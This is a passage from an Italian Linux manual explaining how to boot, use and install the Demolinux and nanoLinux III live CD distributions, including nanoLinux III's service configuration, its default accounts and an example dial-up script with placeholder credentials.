Naturalmente, al posto di *file_immagine_dischetto* si deve indicare il file da usare ('`boot.img`', come già descritto).

Se invece si dispone solo di un sistema Dos (va bene anche una finestra Dos all'interno di MS-Windows), si deve usare il programma '**`RAWRITE.EXE`**' che nel CD si trova nella directory '`dosutils/`'. In pratica, supponendo che il CD sia riconosciuto in un sistema Dos come la lettera '`D:`', si potrebbe procedere come segue:

```
C:\> D:\DOSUTILS\RAWRITE -f file_immagine_dischetto -d A:
```

Con un sistema Dos/MS-Windows può diventare complicato raggiungere la directory '`.demolinux/images/`', a causa del punto iniziale; tuttavia, può darsi che il file '`boot.img`' sia stato copiato anche altrove, per esempio proprio in '`dosutils/`'. In tal caso, il comando completo diventa:

```
C:\> D:\DOSUTILS\RAWRITE -f D:\DOSUTILS\BOOT.IMG -d A:
```

14.2 Avvio

Se si decide di avviare Demolinux attraverso il dischetto, conviene attendere a inserire il CD-ROM, per evitare che il firmware prenda decisioni autonome, nel caso dovesse scoprire che il CD sarebbe avviabile. Dopo l'avvio del dischetto (che può anche essere abbastanza lento), lo schermo si presenta più o meno come si vede nella figura 14.1.

[1] È bene usare un CD vergine con una capacità di almeno 80 minuti.

Figura 14.1. Avvio di Demolinux.

```
                                DemoLinux 3.0
                               Debian  Edition


               (C)2000 Vincent Balat - Roberto Di Cosmo - Jean-Vincent Loddo
                           http://www.pps.jussieu.fr
                           http://www.demolinux.org



                Enter one of:      640vesa   (640x480 - 65000 colors)
                                   800vesa   (800x600 - 65000 colors)
                                  1024vesa  (1024x768 - 65000 colors)

                If that fails, try 640, 800 or 1024

              If you have an USB mouse, add usbmouse on the boot line

     Press F3 for other boot options!

     Press F6 for Copyright
     F1=Logo F2=Main F3=Options F4=HD Install F5=Warnings F6=Acknowledgements
```

Per avviare, basta selezionare una delle voci disponibili, come descritto sullo schermo. Come si può intuire, si tratta di decidere quale definizione tentare. In condizioni normali dovrebbe andare bene quella a 1024×768 punti, ma per sicurezza si può anche decidere di usare risoluzioni inferiori. Sempre per maggior sicurezza si può evitare di utilizzare le voci che fanno riferimento esplicito allo standard VESA; per esempio si potrebbe avviare digitando la voce '**`1024`**':

`1024`[*Invio*]


A questo punto inizia l'avvio di un kernel, assieme a un piccolo programma di configurazione, quindi viene cercato e montato il CD-ROM (che a questo punto deve essere stato inserito nel lettore), infine vengono richieste alcune informazioni, a cominciare dalla nazionalità e dalla tastiera a disposizione.

Dopo l'indicazione delle informazioni indispensabili, inizia l'avvio del sistema operativo; in particolare vengono scandite automaticamente le componenti hardware. Se viene individuata una scheda di rete, vengono richieste le informazioni necessarie alla sua configurazione (indirizzo IP, maschera di rete, router predefinito e servente DNS). Purtroppo, non si può essere certi che tutto sia sempre individuato correttamente.

Nella fase di avvio viene scandito anche il disco fisso, allo scopo di individuare le partizioni contenute. Se si tratta di partizioni accessibili, queste vengono montante automaticamente; inoltre, se si trova una partizione di scambio per la memoria virtuale (*swap*), questa viene utilizzata.

Alla conclusione, vengono attivate alcune console virtuali e il sistema grafico, con una maschera attraverso la quale, oltre a specificare l'utente e la parola d'ordine, si può scegliere il tipo di gestore di finestre, o un tipo di sessione particolare. Gli utenti a disposizione sono due: '**`demo`**' e '**`root`**'; entrambi senza bisogno di parola d'ordine. Le figure 14.2 e 14.3 mostrano due situazioni diverse, con una grafica a bassa risoluzione, di come può apparire la scrivania di Demolinux.

Figura 14.2. Demolinux con KDE.

Figura 14.3. Demolinux con Gnome.

14.3 Utilizzo

L'utilizzo del sistema è abbastanza intuitivo; anche l'accesso al dischetto è «logico» per chi non conosce un sistema Unix. In particolare, si fa riferimento normalmente a dischetti con un file system di tipo Dos-FAT.

Il limite a tutto questo è ovviamente la velocità di accesso al CD.

Le partizioni del disco fisso o dei dischi fissi locali, se individuate, si trovano montate a partire da una directory un po' particolare, che potrebbe corrispondere a '`/.plume/mnt/hd*`'. Per scoprirlo esattamente basta usare il comando '**`mount`**' in una finestra di terminale, o in una console virtuale disponibile.

Oltre che un sistema GNU/Linux dimostrativo, demolinux potrebbe essere usato come sistema di emergenza, per sistemare dei problemi in un elaboratore che non si avvia più, oppure potrebbe essere usato per «navigare» su Internet, dal momento che la configurazione della rete viene fatta automaticamente ed è disponibile un navigatore classico.

14.4 Arresto del sistema

Anche se si tratta di un sistema avviato da un CD-ROM, in sola lettura, è bene concludere il funzionamento in modo corretto, per evitare di interferire con le partizioni che dovessero essere state montate. Per farlo è sufficiente concludere il lavoro con la sessione grafica, quindi, una volta tornati alla maschera iniziale, basta selezionare il pulsante di arresto (SHUTDOWN).

In alternativa, per chi non ha paura, basta selezionare una console virtuale, accedere come utente '**`root`**' e usare il classico comando:

```
# shutdown -h now[ Invio ]
```

14.5 Installazione eventuale

Una volta avviato Demolinux, è anche possibile ottenere la sua installazione nel disco fisso. Per arrivare a questo si comincia dal selezionare il programma corrispondente all'icona dell'ancora:

Ciò che si ottiene è l'equivalente di una distribuzione GNU/Linux Debian, che successivamente può essere aggiornata ed estesa con altri pacchetti applicativi.

14.6 Considerazioni finali

Demolinux non è un sistema GNU/Linux perfetto; bisogna aspettarsi che ci possa essere qualcosa che non funziona nel modo consueto. In particolare, può darsi che il sistema di stampa non sia abilitato, anche se presente e apparentemente pronto.

Demolinux potrebbe includere software gratuito che però non è libero. In particolare, potrebbe trattarsi di Netscape e di StarOffice. Pertanto, all'avvio di questi applicativi appare una richiesta di accettazione delle condizioni della licenza rispettiva.

14.7 Riferimenti

- *Demolinux*

  <*http://www.demolinux.org/*>

nanoLinux III

nanoLinux III [1] è una distribuzione GNU/Linux Debian, per architettura i386, installata in un CD-ROM autoavviabile, che può essere riprodotta anche all'interno di una partizione di un disco fisso, tornando così a essere una distribuzione GNU/Linux Debian pura e semplice.

> Per poter funzionare correttamente, nanoLinux III richiede molta memoria centrale (RAM); precisamente servono almeno 128 Mibyte.

A differenza di altri CD-ROM autoavviabili che contengono un sistema GNU/Linux, nanoLinux III cerca di utilizzare il minor numero possibile di artifici, allo scopo di consentire all'utilizzatore la modifica e la riproduzione di CD-ROM simili.

L'obiettivo primario di nanoLinux III è quello di fornire un sistema GNU/Linux di emergenza, paragonabile a un attrezzo multiuso, adatto però anche come strumento didattico, per l'apprendimento dei rudimenti di un sistema Unix. nanoLinux III offre anche l'uso di alcune applicazioni grafiche, con un'impostazione predefinita per un dispositivo di puntamento corrispondente a un mouse PS/2.

15.1 Preparazione

nanoLinux III potrebbe essere distribuito direttamente in forma di CD-ROM, oppure attraverso un file che contiene l'immagine del CD-ROM da riprodurre. Nel secondo caso, una volta ottenuto il file, se questo risulta compresso è necessario provvedere a ripristinare il suo stato originale, quindi si può passare al trasferimento in un CD. Il file potrebbe avere un nome simile al modello seguente:

```
nLinux-III-edizione.gz
```

Per riportare il file allo stato originale, disponendo di un sistema operativo Unix, si procede semplicemente così:

```
# gunzip nLinux-III-edizione.gz
```

Si otterrà il file '`nLinux-III-`*edizione*', pronto per il CD (nel capitolo 70 è trattato il problema della masterizzazione di CD).

> La riproduzione del CD-ROM di nanoLinux III, come di qualunque CD-ROM autoavviabile, richiede un CD vergine di ottima qualità, perché il lettore CD che si utilizza viene sottoposto a un lavoro molto intenso; inoltre, anche se un CD di bassa qualità può risultare leggibile in condizioni normali, spesso diventa impossibile ottenere con questo l'avvio automatico del sistema.

Quando finalmente si dispone del CD-ROM di nanoLinux III, occorre comunque ricordare di controllare la configurazione del firmware (il BIOS), dove si deve vedere che la prima unità a essere presa in considerazione per l'avvio del sistema è il lettore CD-ROM.

Figura 15.1. Ecco come potrebbe apparire la configurazione del firmware per fare in modo che si avvii prima il CD-ROM del sistema contenuto nel disco fisso.

```
               Boot drive sequence:
                   1st. ---------------------------- [CD-ROM]
                   2nd. ---------------------------- [Floppy disk]
                   3rd. ---------------------------- [Hard Disk]
```

[1] **nanoLinux III** GNU-GPL; i singoli applicativi sono sottoposti eventualmente alle loro condizioni specifiche

Figura 15.2. In un firmware più vecchio, la voce per indicare la sequenza di avvio potrebbe essere unica. In questo caso, la lettera «A» rappresenta il dischetto, mentre la lettera «C» rappresenta il disco fisso.

```
Boot sequence:          [CD-ROM,A,C]
```

15.2 Avvio e arresto del sistema

A seconda dell'edizione di nanoLinux III, si può presentare un logo grafico, oppure soltanto un testo esplicativo. A ogni modo, il sistema di avvio di nanoLinux III prevede di indicare una sigla che rappresenta l'unità in cui si trova il CD-ROM stesso, per poter passare al kernel l'indicazione di quale file system montare per avviare il sistema.

Il file principale del kernel di nanoLinux III dispone di molte funzionalità, pertanto potrebbe essere utilizzato anche solo per avviare un sistema operativo su una partizione di un disco fisso, che ha tutto, tranne un meccanismo di avvio funzionante.

Supponendo che il CD-ROM sia inserito in un lettore corrispondente al file di dispositivo '`/dev/hdc`', al momento dell'avvio è necessario inserire la sigla '**`hdc`**':

`boot:` **`hdc`**[*Invio*]

Se non si tocca la tastiera oppure si preme solo [*Invio*], si ottiene l'avvio di quanto previsto nel primo disco fisso, che potrebbe contenere un altro sistema operativo. In questo modo, se si vuole lasciare il CD-ROM di nanoLinux III nel lettore, questo non dovrebbe dare disturbo anche per l'uso normale del proprio elaboratore.

Trattandosi di un kernel voluminoso, la fase iniziale di verifica dei dispositivi esistenti è abbastanza lunga;[2] inoltre, la fase successiva della procedura di inizializzazione del sistema (Init), può mostrare degli errori a causa della presenza di un file system in sola lettura.

Se non si sa qual è il file di dispositivo corrispondente al lettore CD, si possono fare dei tentativi, sapendo che se si sbaglia, il kernel si blocca con un *kernel panic*, specificando che non è in grado di montare quel tale dispositivo.

In presenza di un lettore che non sia in condizioni perfette di funzionamento, oppure utilizzando una copia di nanoLinux III su un disco che non ha le caratteristiche ottimali richieste, anche se si riesce ad avviare il CD-ROM, si rischia di non arrivare alla fine della procedura di avvio, terminando miseramente con un *kernel panic*.

Quando si conclude la fase di avvio, il sistema si presenta come una distribuzione GNU/Linux comune, con sei console virtuali a disposizione, dove è necessario identificarsi nel modo consueto. Sono previsti solo due utenti: l'amministratore ('**`root`**') e l'utente comune '**`nano`**'. Entrambe queste utenze sono associate alla parola d'ordine '**`nano`**':

`nano login:` **`root`**[*Invio*]

`Password:` **`nano`**[*Invio*][3]

[2] Se si dispone di una stampante collegata alla porta parallela, questa potrebbe emettere una pagina con alcuni simboli senza significato, a causa dei tentativi del kernel.

[3] La parola d'ordine viene inserita senza poterla vedere sullo schermo.

Oppure:

nano login: **nano**[*Invio*]

Password: **nano**[*Invio*][4]

Se si intende utilizzare nanoLinux III per accedere alla rete, è necessario configurare l'interfaccia o le interfacce di rete in modo manuale (si vedano a questo proposito i capitoli 114, 115 e 116).


In generale, nanoLinux III non tenta di montare i dischi presenti nell'elaboratore, ma eccezionalmente, se la prima partizione del primo disco fisso contiene un file system FAT o VFAT, questa viene montata in '`/mnt/hda1/`', risultando accessibile anche attraverso il collegamento '`/dos/`'.

Se si vuole utilizzare la grafica, la si deve avviare manualmente, ma ciò conviene farlo solo in qualità di utente '**nano**':

```
$ startx
```

Si osservi che questo script, se avviato dal CD-ROM, non deve essere messo sullo sfondo, perché richiede di specificare il tipo di adattatore grafico, suggerendo anche quanto appare all'interno di '`/proc/pci`'.

Figura 15.3. Come si presenta '**startx**' quando viene avviato dal CD-ROM.

```
.----------- compatible controller: S3 Inc. ViRGE/DX or /GX (rev 1) ---------.
|                                                                             |
| Please, select one of the following video adapters:                         |
| .-------------------------------------------------------------------------. |
| |                     vesa           try this before                      | |
| |                     apm                                                 | |
| |                     ark                                                 | |
| |                     ati                                                 | |
| |                     atimisc                                             | |
| |                     chips                                               | |
| |                     cirrus                                              | |
| |                     cyrix                                               | |
| |                     fbdev                                               | |
| |                     glide                                               | |
| |                     glint                                               | |
| |                     i128                                                | |
| '---------------------(+)-------------------------------------------------' |
|                                                                             |
|-----------------------------------------------------------------------------|
|                       <  OK  >            <Cancel>                          |
'-----------------------------------------------------------------------------'
```

Al termine dell'utilizzo del sistema, si può chiudere con il solito:

```
# shutdown -h now
```

Tuttavia, se non sono stati montati dei dischi con dati sensibili, è sufficiente spegnere direttamente l'elaboratore, perché il CD-ROM non può alterarsi.

Al termine del funzionamento, non viene offerta l'espulsione del CD; tuttavia nanoLinux III non interferisce con l'avvio del sistema previsto nel primo disco fisso, pertanto può rimanere stabilmente nel lettore.

[4] La parola d'ordine viene inserita senza poterla vedere sullo schermo.

15.3 Installazione nel disco fisso

nanoLinux III può essere installato in una partizione di un disco fisso, manualmente, come punto di partenza per una distribuzione GNU/Linux Debian da estendere successivamente, attraverso l'installazione di altri pacchetti.

Per fare questo è disponibile '**`fdisk`**', con cui si deve predisporre una partizione per la memoria virtuale (tipo 82_{16}) e una per il file system (tipo 83_{16}). Il procedimento per intervenire in questo modo è descritto nel capitolo 10.

Supponendo di avere definito la partizione corrispondente a '`/dev/hda1`' per la memoria virtuale e '`/dev/hda2`' per il file system, si deve procedere successivamente alla loro inizializzazione:

```
# mkswap /dev/hda1[ Invio ]
```

```
# mkfs.ext3 /dev/hda2[ Invio ]
```

Al termine si può montare la partizione che dovrà contenere il file system, per poi iniziare a copiarvi all'interno il contenuto del CD-ROM:

```
# mount /mnt/hda2[ Invio ]
```

```
# cd /nanoLinux[ Invio ]
```

```
# cp -dpRv bin boot etc home lib opt root sbin usr var /mnt/hda2[ Invio ]
```

```
# cp -dpRv SKELETON/* /mnt/hda2[ Invio ]
```

La copia richiede un certo tempo. Quando si può verificare che il contenuto della directory '`boot/`' è stato copiato, si può procedere in un'altra console virtuale a installare il sistema di avvio, che si avvale di GRUB. Si continua a supporre di installare la copia di nanoLinux III nella partizione corrispondente al file di dispositivo '`/dev/hda2`':

```
# grub[ Invio ]
```

```
grub> install (hd0,1)/boot/grub/stage1 (hd0) ↩
↪(hd0,1)/boot/grub/stage2 p ↩
↪(hd0,1)/boot/grub/menu.lst[ Invio ]
```

```
grub> quit[ Invio ]
```

In questo modo viene installato un menù di avvio generico, con il quale viene richiesto di specificare la partizione da avviare. Volendo si può modificare il file '`boot/grub/menu.lst`' per le proprie esigenze, soprattutto se si intende avviare anche un altro sistema operativo (si veda il capitolo 17 per la descrizione dell'utilizzo di GRUB).

Al termine della copia, oltre a predisporre il sistema di avvio, è necessario intervenire in alcune parti della configurazione; per la precisione è indispensabile modificare il file '`/etc/fstab`' per quanto riguarda la partizione contenente la memoria virtuale e quella che contiene il file system. Si tratta delle prime due righe, che in questo caso vanno modificate nel modo seguente:

```
/dev/hda1  none  swap  sw                        0  0
/dev/hda2  /     ext3  defaults,errors=remount-ro  0  1
```

Se l'elaboratore in cui si lavora è connesso stabilmente a una rete locale, converrà intervenire nello script '`/etc/init.d/network`'; si osservi che questo file è molto diverso dallo standard delle distribuzioni GNU/Linux Debian, ma nulla vieta di riportarlo alla normalità. In ogni caso,

è necessario modificare i file '`/etc/hostname`' e '`/etc/mailname`'. Per esempio, se il proprio elaboratore deve avere il nome di dominio *`dinkel.brot.dg`*, il primo conterrà la stringa '**`dinkel`**', mentre il secondo deve contenere il nome di dominio completo.

Una volta installato nanoLinux III, si potrà osservare che lo script '**`startx`**' torna a comportarsi come al solito; pertanto può essere necessario intervenire nel file di configurazione '`/etc/XF86Config`', che in condizioni normali è predisposto per un adattatore grafico VESA.

15.4 Particolarità della distribuzione GNU/Linux Debian contenuta in nanoLinux III

Dalla descrizione del procedimento di installazione si comprende la presenza di un file '`/etc/init.d/network`' diverso dallo standard. Oltre a questo ci sono altre particolarità da tenere in considerazione.

15.4.1 Directory per l'innesto di altri file system

La directory '`/mnt/`' è strutturata in una serie di sottodirectory per montare facilmente dischi e partizioni locali, assieme a file system di rete, offerti attraverso il protocollo NFS. In pratica, in base alla configurazione del file '`/etc/fstab`', è sufficiente montare un disco con un comando del tipo seguente, per ottenere di inserire al suo interno il dispositivo corrispondente al file '`/dev/`*nome*':

`#` **`mount /mnt/`***nome* [*Invio*]

Per esempio per montare un dischetto nella prima unità, basta il comando seguente:

`#` **`mount /mnt/fd0`**[*Invio*]

Un sistema nanoLinux III prevede la condivisione di tutto il file system (compresi tutti i punti di innesto corrispondenti alle directory '`/mnt/*`') attraverso il protocollo NFS; ma prima di poter montare il file system di un sistema nanoLinux III, è necessario avviare il servizio corrispondente presso il servente:

`#` **`/etc/init.d/nfs-kernel-server start`**[*Invio*]

Per montare il file system principale di un altro sistema nanoLinux III (in cui il servizio corrispondente sia stato avviato preventivamente) è sufficiente il comando seguente:

`#` **`mount /mnt/`***indirizzo_ipv4*[*Invio*]

Tuttavia, se quello che si intende è raggiungere qualcosa che è stato montato al suo interno, occorre dare un comando più specifico. L'esempio seguente serve a raggiungere un dischetto montato nella directory '`/mnt/fd0`' del nodo 192.168.1.2, mettendolo a disposizione nella directory locale '`/mnt/a/`':

`#` **`mount -t nfs 192.168.1.2/mnt/fd0 /mnt/a`**[*Invio*]

Si osservi comunque che la condivisione è concessa solo a indirizzi IPv4 di «reti private».[5]

Per quanto riguarda un'introduzione sugli indirizzi di rete e le reti private, si può consultare il capitolo 111; inoltre, il servizio NFS è descritto nel capitolo 137.

[5] Si tratta precisamente degli indirizzi 10.0.0.0/8, 172.16.0.0/12 e 192.168.0.0/16.

15.4.2 Configurazione di Bash e script di sistema

Il file '`/etc/profile`' è più articolato di quello standard. In particolare, la variabile '**`PATH`**' tiene conto anche di quanto contenuto nelle directory '`/opt/*/bin/`'; inoltre, è prevista la directory '`/etc/script/`' per gli script che non appartengono allo standard della distribuzione. Il percorso della directory '`/etc/script/`' viene posto prima degli altri, in modo da avere la precedenza nella scelta di nomi uguali.

15.4.3 Configurazione di mouse e tastiera

La configurazione della tastiera è prevista secondo le convenzioni della distribuzione GNU/Linux Debian; tuttavia si tratta di una mappa per tastiera italiana a cui sono stati aggiunti altri simboli rispetto a quella comune (per esempio le lettere accentate maiuscole). Se si aggiorna il pacchetto relativo alla gestione della tastiera, può darsi che la mappa venga rimpiazzata con quella standard, perdendo queste estensioni; se necessario, la mappa estesa si trova in '`/etc/console/it-base-`*edizione*`.map*`'.

La gestione del mouse è sottoposta al controllo di GPM e il sistema grafico, XFree86, utilizza le informazioni generate da GPM stesso, senza accedere direttamente al mouse. La configurazione predefinita di nanoLinux III prevede l'uso di un mouse di tipo PS/2, ma si può utilizzare lo script '**`mouse`**' per attivare la gestione di un mouse differente:

Figura 15.4. Come si presenta lo script '**`mouse`**'.

```
.--------------------------- Mouse selection--------------------------------.
|                                                                           |
| Please, select the mouse:                                                 |
| .---------------------------------------------------------------------.  |
| |       gpm -t ps2 -m /dev/psaux -R mcs  PS/2                         | |
| |       gpm -t ms  -m /dev/ttyS0 -R mcs  Microsoft serial COM1:       | |
| |       gpm -t ms  -m /dev/ttyS1 -R mcs  Microsoft serial COM2:       | |
| |       gpm -t msc -m /dev/ttyS0 -R mcs  MouseSystems serial COM1:    | |
| |       gpm -t msc -m /dev/ttyS1 -R mcs  MouseSystems serial COM2:    | |
| '---------------------------------------------------------------------'  |
|                                                                           |
|---------------------------------------------------------------------------|
|                        <  OK  >            <Cancel>                       |
'---------------------------------------------------------------------------'
```

Eventualmente si può anche intervenire manualmente nel file '`/etc/gpm.conf`' e cambiare, temporaneamente, ciò che serve; si dovrà, ovviamente, riavviare il demone '**`gpm`**' attraverso lo script previsto dalla distribuzione:

`#` **`/etc/init.d/gpm stop`**[*Invio*]

`#` **`/etc/init.d/gpm start`**[*Invio*]

se funziona il mouse su una console, funzionerà di conseguenza anche con XFree86.

Può capitare che il demone '**`gpm`**' non si avvii regolarmente, anche se la configurazione predefinita corrisponde alla situazione reale. In tal caso è necessario riavviare manualmente il servizio nel modo appena mostrato.

15.4.4 Procedura di inizializzazione del sistema

La procedura di inizializzazione del sistema prevede uno script in più, costituito da '`/etc/init.d/rc.local`', a cui fa riferimento il collegamento '`/etc/rcS.d/S90rc.local`'. Questo script è il raccoglitore di tutto quello che deve essere fatto alla fine della procedura di avvio; in particolare, definisce il tipo di caratteri da usare per le console virtuali e tenta di rimpiazzare alcuni file che riguardano la configurazione dei gestori di finestre.

Nel caso di nanoLinux III funzionante da CD-ROM, esiste anche un altro file, '`/etc/init.d/rc.nanoLinux`', il cui scopo è quello di: riprodurre la struttura necessaria delle directory '`/var/`', '`/home/`' e '`/etc/`' nel file system virtuale contenuto nel disco RAM; tentare di montare la partizione '`/dev/hda1`' come file system VFAT; tentare di attivare la memoria virtuale nel caso riesca a trovare un file '`nlnx3tmp.swp`' (come descritto più avanti nel capitolo).

15.4.5 Sistema grafico

La configurazione di XFree86 è contenuta nel file '`/etc/X11/XF86Config`'; il file '`/etc/X11/XF86Config.vesa`' contiene la stessa configurazione e rimane di scorta.

La configurazione di partenza, si riferisce a un adattatore grafico VESA, dove si tentano di visualizzare 1024x768 punti a una profondità di 16 bit (2^{16} colori). Si veda la parte xxi a proposito del sistema grafico X e della configurazione di XFree86.

nanoLinux III è estremamente spartano a proposito di grafica ed è disponibile solo il gestore di finestre Fvwm. Per garantire che venga avviato Fvwm è stato modificato il file '`/etc/X11/xinit/xinitrc`' e per garantire che rimanga così, nella directory '`/etc/X11/xinit/`' ne è disponibile una copia di scorta che viene ricopiata automaticamente per opera dello script '`/etc/init.d/rc.local`', già descritto.

Per quanto riguarda la configurazione del gestore di finestre Fvwm, anche questa è stata riscritta (il file '`/etc/X11/fvwm/system.fvwm2rc`') e lo script '`/etc/init.d/rc.local`' provvede a mantenerla come disposto per nanoLinux III.

Se si gradisce questo tipo di impostazione, le modifiche per il menù di Fvwm vanno apportate precisamente nel file '`/etc/X11/fvwm/system.fvwm2rc.nanoLinux`'; altrimenti, per ripristinare le condizioni normali, basta togliere le istruzioni che ricopiano ogni volta questo file all'interno di '`/etc/init.d/rc.local`', compreso eventualmente quanto riguarda '`/etc/X11/xinit/`'; aggiornando successivamente i pacchetti relativi, le cose dovrebbero tornare lentamente alla normalità.

Per approfondire l'argomento si può consultare la parte xxi dedicata alla gestione grafica.

15.4.6 DNS e nome dell'elaboratore

I file di configurazione di Bind, per la risoluzione dei nomi, sono collocati tutti nella directory '`/etc/bind/`' e le zone di competenza, nell'impostazione iniziale, si riferiscono all'indirizzo 127.0.0.1 e, a scopo didattico, anche ad alcuni indirizzi IPv4 privati. Inoltre, il nome *nano* viene indicato nel file '`/etc/hosts`', come sinonimo di *localhost*, per garantire il funzionamento di alcuni programmi (si veda il capitolo 122 a proposito della configurazione di un servizio DNS con Bind).

15.4.7 SMTP

nanoLinux III prevede un MTA per l'invio e il recapito della posta elettronica. Si tratta precisamente di Exim, che risulta configurato in modo da consentire l'invio di messaggi anche a nodi identificati attraverso il numero dell'indirizzo IP, secondo un formato simile all'esempio seguente:

```
nano@[192.168.1.2]
```

Si osservi la necessità delle parentesi quadre per delimitare l'indirizzo.

In questo modo, si può usare Mailx (il programma '**`mail`**') per inviare dei messaggi ad altri elaboratori in cui è in funzione nanoLinux III. Tuttavia, i messaggi risultano trasmessi tutti da *nano@nano*, ovvero da un mittente irraggiungibile.

Con questo tipo di impostazione, l'invio di messaggi a indirizzi normali, potrebbe risultare impedito da parte dei serventi SMTP remoti, a causa dell'impossibilità di risolvere il dominio di origine *nano*.

Per approfondire l'argomento si può consultare la parte xxix dedicata alla gestione della posta elettronica.

15.4.8 HTTP

È disponibile il servente HTTP Boa. Per facilitarne l'utilizzo quando nanoLinux III è avviato da CD-ROM, la sua configurazione standard è stata modificata in modo da far corrispondere agli URI *http://nodo/a/* e *http://nodo/c/*, rispettivamente quanto contenuto in '`/mnt/fd0`' e '`/mnt/hda1`'. In questo modo, si raggiunge facilmente il contenuto di un dischetto o ciò che potrebbe essere contenuto nella prima partizione del primo disco fisso (probabilmente un file system VFAT).

Per approfondire l'argomento si può consultare la parte xxx dedicata alla gestione di un servizio HTTP.

15.4.9 Sicurezza elementare

nanoLinux III dispone di un servente per il protocollo SECSH (Secure Shell), che però non viene avviato automaticamente con il sistema operativo, perché sarebbe anche troppo facile raggiungere l'elaboratore conoscendo perfettamente le parola d'ordine dei due utenti previsti. Inoltre, come già descritto, anche la condivisione dei dati attraverso il protocollo NFS non è attiva in modo predefinito. Per attivare questi due servizi, rispettivamente, si può intervenire nel modo seguente:

`#` **`/etc/init.d/ssh start`**[*Invio*]

`#` **`/etc/init.d/nfs-kernel-server start`**[*Invio*]

15.4.10 Collegamento attraverso il modem

All'interno della directory '`/etc/script/`' è presente lo script '**`ppp-on`**' che dovrebbe consentire un collegamento facilitato attraverso alcuni fornitori di accesso nazionali che offrono un servizio gratuito. Il funzionamento di questo script dipende dalla presenza di un **modem esterno collegato a una porta seriale standard**.

Se tutto va bene, è sufficiente avviare '**ppp-on**' con i privilegi dell'utente '**root**' e seguire le istruzioni. Viene richiesto di selezionare il fornitore, il nominativo dell'utenza con cui si è riconosciuti, la parola d'ordine, la porta seriale corrispondente al modem e il numero di telefono. In ogni momento è possibile annullare l'operazione con la combinazione [*Ctrl+c*].

Lo script, attraverso le informazioni inserite, crea i file '`/etc/ppp/chap-secrets`' e '`/etc/ppp/pap-secrets`' di volta in volta.

Per concludere un collegamento attivato in questo modo si può usare lo script '**ppp-off**', oppure si può eliminare il processo corrispondente a '**pppd**'.

Se si installa nanoLinux III nel disco fisso, può essere conveniente modificare questo script in modo da inserire stabilmente alcune informazioni personali, quali il nominativo, la parola d'ordine e il file di dispositivo relativo al modem, attraverso l'impostazione di alcune variabili di ambiente, il cui significato dovrebbe essere intuitivo:

```
#-----------------------------------------------------------------------
# Variabili personalizzabili.
#-----------------------------------------------------------------------

PASSWORD_LIBERO="frt653w8"
PASSWORD_WIND="dsweaq287"
PASSWORD_TISCALI="jkiuvcdsw3"
PASSWORD_TIN="98jmnvcds"
PASSWORD_INTERFREE="98dsa23asd"

UTENTE_LIBERO="tizio.tizi@libero.it"
UTENTE_WIND="tizio.tizi"
UTENTE_TISCALI="tizio.tizi"
UTENTE_TIN="tizio87"
UTENTE_INTERFREE="blabla56"

TELEFONO_LIBERO=""
TELEFONO_WIND=""
TELEFONO_TISCALI=""
TELEFONO_TIN=""
TELEFONO_INTERFREE=""

PERIFERICA="/dev/ttyS0"
```

Per approfondire l'argomento si può consultare la parte xxvi dedicata alla gestione di modem e porte seriali.

15.4.11 Stampa

nanoLinux III include un servente di stampa di tipo BSD, abbinato a un filtro di stampa pronto per tutti i tipi di stampante gestibile. Basta leggere il file '`/etc/printcap`' per sapere quale nome si può scegliere con il comando '**lpr**', oppure si può usare lo script '**printers**', per scorrere l'elenco dei nomi disponibili. Per esempio se si dispone di una stampante compatibile con il modello HP Laserjet generico, si può usare in questo modo:

```
lpr -Plaserjet
```

